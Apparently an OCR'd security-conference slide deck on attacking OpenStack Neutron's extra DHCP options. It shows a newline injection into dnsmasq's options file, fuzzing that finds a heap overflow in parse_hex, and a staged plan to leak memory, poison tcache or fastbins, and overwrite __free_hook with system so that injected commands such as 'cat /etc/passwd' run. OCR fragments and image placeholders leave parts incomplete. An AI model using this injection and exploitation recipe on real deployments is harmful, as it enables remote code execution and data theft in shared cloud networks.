
Neutron

phd 12

Extra DHCP option (extra_dhcp_opt) extension

The extra DHCP option (extra_dhcp_opt) extension enables extra DHCP configuration options on ports. For example, PXE boot options to DHCP clients can be specified (e.g. tftp-server, server-ip-address, bootfile-name). The value of the extra_dhcp_opt attribute is an array of DHCP option objects, where each object contains an opt_name and opt_value (string values) as well as an optional ip_version (the acceptable values are either the integer 4 or 6).

Neutron



https://packetpushers.net/wp-content/uploads/2015/03/Neutron-Networking-CompNet-v1.png

Neutron

```
--dhcp-optsfile=<path>
Read DHCP option information from the specified file. If a directory is
given, then read all the files contained in that directory in alphabetical
order.
-----------------------------------

tag:tag0,option:classless-static-route,169.254.169.254/32,10.0.0.1,0.0.0.0/0
tag:tag0,249,169.254.169.254/32,10.0.0.1,0.0.0.0/0,10.0.0.1
tag:tag0,option:router,10.0.0.1
```

Neutron

```
PUT /v2.0/ports/{port_id}
Host: openstack.pwn

{
     "port": {
          "extra_dhcp_opts": [{"opt_name":"test", "opt_value":"val"}]
     }
}
```

```
tag:tag0,option:classless-static-route,169.254.169.254/32,10.0.0.1,0.0.0.0/0
tag:tag0,249,169.254.169.254/32,10.0.0.1,0.0.0.0/0,10.0.0.1
tag:tag0,option:router,10.0.0.1
tag:tag0,option:test,val
```

Neutron

```
PUT /v2.0/ports/{port_id}
Host: openstack.pwn

{
     "port": {
          "extra_dhcp_opts": [{"opt_name":"test", "opt_value":"val\npwned"}]
     }
}
```

```
tag:tag0,option:classless-static-route,169.254.169.254/32,10.0.0.1,0.0.0.0/0
tag:tag0,249,169.254.169.254/32,10.0.0.1,0.0.0.0/0,10.0.0.1
tag:tag0,option:router,10.0.0.1
tag:tag0,option:test,val
pwned
```

Neutron

1. We can reconfigure our own network pushing arbitrary DHCP options to our own VMs.
   - I don't like pwning myself
2. We can reconfigure EXT network pushing arbitrary DHCP options to other users VMs.
   - Need to deal with port security :(
   - Will affect other users. Not ethical

Fuzzing

```
                american fuzzy lop 2.52b (dnsmasq)

┌─ process timing ─────────────────────────────────────┬─ overall results ─────┐
│        run time : 0 days, 20 hrs, 31 min, 27 sec     │  cycles done : 3      │
│   last new path : 0 days, 0 hrs, 48 min, 28 sec      │  total paths : 3409   │
│ last uniq crash : 0 days, 2 hrs, 22 min, 39 sec      │ uniq crashes : 12     │
│  last uniq hang : none seen yet                      │   uniq hangs : 0      │
├─ cycle progress ────────────────────┬─ map coverage ─┴───────────────────────┤
│  now processing : 3138* (92.05%)    │    map density : 0.34% / 4.51%         │
│ paths timed out : 0 (0.00%)         │ count coverage : 2.92 bits/tuple       │
├─ stage progress ────────────────────┼─ findings in depth ────────────────────┤
│  now trying : user extras (insert)  │ favored paths : 686 (20.12%)           │
│ stage execs : 509k/1.38M (36.79%)   │  new edges on : 1022 (29.98%)          │
│ total execs : 29.4M                 │ total crashes : 363 (12 unique)        │
│  exec speed : 464.9/sec             │  total tmouts : 54 (18 unique)         │
├─ fuzzing strategy yields ───────────┴───────────────┬─ path geometry ────────┤
│   bit flips : 151/1.22M, 104/1.22M, 47/1.22M        │    levels : 17         │
│  byte flips : 0/152k, 2/61.4k, 4/59.8k              │   pending : 2326       │
│ arithmetics : 133/3.47M, 0/1.04M, 0/286k            │  pend fav : 7          │
│  known ints : 32/264k, 29/1.62M, 10/2.55M           │ own finds : 1887       │
│  dictionary : 103/2.43M, 48/5.49M, 176/1.58M        │  imported : n/a        │
│       havoc : 1060/6.14M, 0/0                       │ stability : 100.00%    │
│        trim : 40.91%/56.3k, 58.16%                  ├────────────────────────┘
^C└─────────────────────────────────────────────────────┘          [cpu000:150%]

+++ Testing aborted by user +++
[+] We're done here. Have a nice day!
```

dnsmasq


phd 12

```
addrs = digs = 1;
for (cp = comma; *cp; cp++)
    // ...
    else if (*cp == ':')
    {
        digs++;
        is_dec = is_addr = 0;
    }
    // ...
    if (is_hex && digs > 1)
    {
        new->len = digs;
        new->val = safe_malloc(new->len);
        parse_hex(comma, new->val, digs, NULL, NULL);
    }
```

dnsmasq

phd 12

```
int parse_hex(char *in, unsigned char *out, int maxlen,
     unsigned int *wildcard_mask, int *mac_type)
{    // ...
     while (maxlen == -1 || i < maxlen)
     {
          for (r = in; *r != 0 && *r != ':' && *r != '-' && *r != ' '; r++);
          // ...
          int j, bytes = (1 + (r - in))/2;
          for (j = 0; j < bytes; j++) {
               // ...
               out[i] = strtol(&in[j*2], NULL, 16);
               i++;
               // ...
          }
          // ...
          in = r+1;
     }
     // ...
}
```


BUFFFER
OVERFLOW
FOR
DUMMIES
HOW TO HACK
WITHOUT BURPSUITE
A Reference for the Rest of Us!
imgflip.com

Buffer overflow is like...


phd 12

CSS

IS

AWESOME

Buffer overflow is like...




dnsmasq internals


phd 12

```
struct dhcp_opt {
  int opt, len, flags;
  union {
    int encap;
    unsigned int wildcard_mask;
    unsigned char *vendor_class;
  } u;
  unsigned char *val;
  struct dhcp_netid *netid;
  struct dhcp_opt *next;
};
```

dnsmasq internals




dnsmasq internals




We can write data only to the buffer which was allocated on the current iteration

libc allocator



libc allocator




Arbitrary Leak


phd 12

Chunk 1

Arbitrary Leak




Arbitrary Leak




Arbitrary Leak


phd 12




Arbitrary Leak



Arbitrary Leak




Arbitrary Leak



1. Reconfigure dnsmasq with arbitrary DHCP options
2. Perform that allocation tricks to make the second dhcp_opt instance allocated right before the first one
3. Overflow the first dhcp_opts structure in order to overwrite its "len" and "val" fields


Arbitrary Leak




1. Reconfigure dnsmasq with arbitrary DHCP options
2. Perform that allocation tricks to make the second dhcp_opt instance allocated right before the first one
3. Overflow the first dhcp_opts structure in order to overwrite its "len" and "val" fields
4. Allocate and free a big chunk suitable for double-linked-list based bin right after both of these chunks
5. Request dnsmasq server for the DHCP options. DHCP response will contain the memory dump


Pwning time!

Allocated/Free chunk structure






Tcache exploitation



Tcache exploitation



Tcache exploitation

1. Poison Tcache bin to make it point to the memory right before the libc "free_hook"
2. Allocate the chunk in that memory area and overwrite "free_hook" with the address of "system"
3. Parsing of invalid dhcp_opt line (e.g "id;hostname;cat /etc/passwd") will trigger "free(chunk_addr)" which will call "free_hook" (or "system" in our case) with the address of our invalid dhcp_opt
4. Profit

Not so fast!

libc version matters

Always check remote libc version

- Server is running with libc 2.17
- Tcache was introduced only in version 2.26
- Allocator uses fastbin instead
- Fastbin checks the "size" of the freed chunk in the bin before the allocation

Fastbin exploitation

```
0x7ffff7f82e38 <__attr_list_lock>: 0x0000000000000000  0x0000000000000000
0x7ffff7f82e48 <__free_hook>:      0x0000000000000000  0x0000000000000000
```

Fastbin exploitation

```
0x7ffff7dd3ae0 <__memalign_hook>: 0x00007ffff7ab6420    0x00007ffff7ab63c0
0x7ffff7dd3af0 <__malloc_hook>:   0x0000000000000000    0x0000000000000000
```

